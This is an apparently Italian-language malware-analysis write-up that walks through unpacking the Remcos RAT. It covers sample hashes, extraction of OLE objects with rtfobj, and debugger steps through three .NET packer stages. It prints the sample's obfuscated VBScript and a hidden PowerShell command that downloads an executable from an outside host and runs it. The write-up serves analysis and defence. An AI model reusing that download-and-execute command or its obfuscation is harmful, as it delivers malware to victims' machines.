Remcos Unpacking


Remcos è un RAT scritto in C++, di solito la diffusione avviene con un documento iniziale contenente VBScript il quale scarica con Powershell il payload.

Informazioni del sample

Nome: SPEC_RFQ 11073 DWG.doc
SHA256: 68ebf735d4e141f39519b5906bcd367f49088532e2591f33ed0a1a4a10584d95
TrID: RTF
Download: https://app.any.run/tasks/236f814d-ec82-4a81-97d9-e0745ef7014c#

Analisi Statica

Utilizzando rtfobj e analizzando il doc



scopriamo che contiene due OLE Object, quindi proseguiamo con estrarli

> *rtfobj.py <hash> -s all -d .*

Otteniamo il VBScript e dando una rapida occhiata troviamo il comando di Powershell eseguito nella Sandbox:

```
oo9i878ui23 = "by"
oo9i878ui23 = oo9i878ui23 + "pass"
      varf = "Pow" + "erS" + alls + " -NoP -sta -NonI -W Hid" + "den -Exe" + "cutionPolicy " + oo9i878ui23 + " -NoLogo -co
   ioruеyfojwprkkkrjkltnhfbvefgyituhfb = "374633434*34364634+5634654-3983656/274675896546S4+434337*45634534*(346378534-3463
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden
-ExecutionPolicy bypass -NoLogo -command "(New-Object
System.Net.WebClient).DownloadFile('httP://kqz.ugo.si/powerpoint.exe','C:\Users\admin\AppData
\Roaming\powerpoint.exe');Start-Process 'C:\Users\admin\AppData\Roaming\powerpoint.exe"
```

Ora che abbiamo un'anteprima del doc, possiamo anche liberamente scaricare il payload dalla Sandbox.


Informazioni del primo payload

Nome: WMIi.exe
SHA256:
d74d5c42926dda1fa4499cd087c9058411dbf34831cabb822d512b2c9a3728a5
TrID: Executable (.NET)


Unpacking Remcos

Avendo una conoscenza pregressa di Remcos grazie ai già esistenti report, sappiamo che è sviluppato in C++ e utilizza dei packer scritti in .NET o Delphi, quindi il primo payload non è appunto proprio Remcos, dobbiamo eseguire l'unpacking per ricavarlo.


Nelle risorse dell'eseguibile notiamo una risorsa che a prima vista potrebbe sembrare un'immagine casuale, ma avendo avuto un po' di esperienza con simili packer in realtà l'immagine è proprio un PE, che verrà utilizzato nel processo di unpacking di Remcos.




Possiamo identificare una funzione chiave nel processo di unpacking individuando funzioni che ritornano valori di tipo *byte[]* o *object* oppure che hanno questi stessi tipi come parametri della funzione.




Una volta trovata ed analizzata dove questa funzione viene usata, troviamo vicino riferimenti a *Assembly*, *TypeHandle*, *Invoke* tutte parole chiavi del reflection di .NET




Possiamo mettere i breakpoint in queste funzioni e poi estrarre dalle variabili locali il secondo payload, ma visto che questo secondo payload utilizzerà una risorsa di questo stesso eseguibile non sarebbe adeguato analizzare il secondo payload come singolo, quindi si può anche estrarre per ulteriori analisi ma per l'unpacking procediamo finché non lo esegue in memoria.






(Una volta che è in memoria fermiamo il processo per mettere i breakpoint e dopodiché lo riprendiamo)

Vedendo il modulo in memoria notiamo che è un dll con un paio di funzioni:




(Notiamo anche la funzione *Aphrodite* nel parametro riceve un oggetto di classe Bitmap, il che ci ricollega alla risorsa del primo payload)

Anche qui mettiamo i breakpoint nelle giuste funzioni e possiamo estrarre il terzo payload




(Anche qui continuiamo col processo, una volta che è in memoria (il terzo payload) fermiamo il processo per mettere i breakpoint, dopodiché lo riprendiamo)


Il terzo payload è di solito l'ultima fase di questo packer, lo si riconosce anche inoltre dai riferimenti ai dll di Windows




Cerchiamo *WriteProcessMemory,* rinominiamo la funzione (di solito le funzioni sono rinominate con nomi casuali)




Analizziamo la funzione vedendo dove viene utilizzata e mettiamo i breakpoint su ogni riga in cui viene chiamata



